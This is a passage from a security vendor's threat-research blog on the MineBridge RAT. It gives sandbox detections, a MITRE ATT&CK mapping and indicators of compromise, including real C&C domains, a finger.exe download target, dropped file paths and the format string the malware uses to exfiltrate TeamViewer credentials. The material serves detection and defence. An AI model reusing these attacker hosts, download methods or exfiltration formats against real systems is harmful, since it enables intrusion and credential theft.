  DeleteFileW(DownloadedFilePathName);
```

Figure 11: Payload download from DllRegisterServer export

Zscaler Cloud Sandbox report

Figure 12 shows the sandbox detection for the macro-based document used in the attack.




Figure 12: Zscaler Cloud Sandbox detection

In addition to sandbox detections, Zscaler's multilayered cloud security platform detects indicators at various levels.

- Win32.Backdoor.MINEBRIDGE
- VBA.Downloader.MINEBRIDGE

MITRE ATT&CK TTP Mapping

ID	Tactic	Technique
T1566.001	Spearphishing Attachment	Uses doc based attachments with VBA macro
T1204.002	User Execution: Malicious File	User opens the document file and enables the VBA macro

T1547.001	Registry Run Keys / Startup Folder	Creates LNK file in the startup folder for payload execution
T1140	Deobfuscate/Decode Files or Information	Strings and other data are obfuscated in the payloads
T1036.005	Masquerading: Match Legitimate Name or Location	File name used similar to legit Windows Defender binary
T1027.002	Obfuscated Files or Information: Software Packing	Payloads are packed in layers
T1574.002	Hijack Execution Flow: DLL Side-Loading	Uses legit TeamViewer binary with dll-side loading vulnerability
T1218	Signed Binary Proxy Execution	Uses finger.exe for encoded payload download and certutil.exe to decode the payload
T1056.002	Input Capture: GUI Input Capture	Captures TeamViewer generated UsedID and Password by hooking GUI APIs
T1057	Process Discovery	Verifies the name of parent process
T1082	System Information Discovery	Gathers system OS version info
T1033	System Owner/User Discovery	Gathers currently logged in Username
T1071.001	Application Layer Protocol: Web Protocols	Uses https for C&C communication
T1041	Exfiltration Over C&C Channel	Data is exfiltrated using existing C2 channel

Indicators of compromise

Document hashes

f95643710018c437754b8a11cc943348
41c8f361278188b77f96c868861c111e

Filenames

MarisaCV.doc
RicardoITCV.doc

Binary hashes

73b7b416d3e5b1ed0aa49bda20f7729a **[SFX Archive]**
d12c80de0cf5459d96dfca4924f65144 **[msi.dll]**
59876020bb9b99e9de93f1dd2b14c7e7 **[UPX packed MineBridge RAT]**
23edc18075533a4bb79b7c4ef71ff314 **[Unpacked MineBridge RAT]**

C&C domains

// Below is a comprehensive list of C&C domains related to this threat actor

billionaireshore.top
vikingsofnorth.top
realityarchitector.top
gentlebouncer.top
brainassault.top
greatersky.top
unicornhub.top
corporatelover.top
bloggersglobbers.top

Network paths

// The network paths below are accessed by MineBridge RAT either using HTTP GET or POST requests

/~4387gfoyusfh_gut/~3fog467wugrgfgd43r9.bin
/~8f3g4yogufey8g7yfg/~dfb375y8ufg34gfyu.bin
/~munhgy8fw6egydubh/9gh3yrubhdkgfby43.php

User-agent:

"Mozilla/5.0 (iPhone; CPU iPhone OS 11_1_1 like Mac OS X) AppleWebKit/604.3.5 (KHTML, like Gecko) Version/11.0 Mobile/15B150 Safari/604.1"

Network data fetch using finger.exe

// Format: username@ip_address

nc20@184.164.146.102

Downloaded files

// Payloads are dropped in following paths

%temp%/~f834ygf8yrubgfy4sd23.bin
%temp%/~t62btc7rbg763vbywgr6734.bin

%appdata%\vUCooUr1
%appdata%\vUCooUr.exe
%programdata%\Local Tempary\defrender.exe
%programdata%\Local Tempary\msi.dll
%programdata%\Local Tempary\TeamViewer_Desktop.exe
%programdata%\Local Tempary\TeamViewer_Resource_en.dll
%programdata%\Local Tempary\TeamViewer_StaticRes.dll
{STARTUP}\Windows Logon.lnk

Exfiltrated user and system info

// Format string

uuid=%s&id=%s&pass=%s&username=%s&pcname=%s&osver=%s&timeout=%d

The table below summarises the meaning of individual fields.

Field name	**Purpose**
uuid	BOT-ID of the user
id	TeamViewer ID of the user
pass	TeamViewer password
username	Currently logged in user name
pcname	Name of the computer

osver	Operating system version
timeout	Timeout between requests

Explore more Zscaler blogs

Source: https://www.zscaler.com/blogs/security-research/return-minebridge-rat-new-ttps-and-social-engineering-lures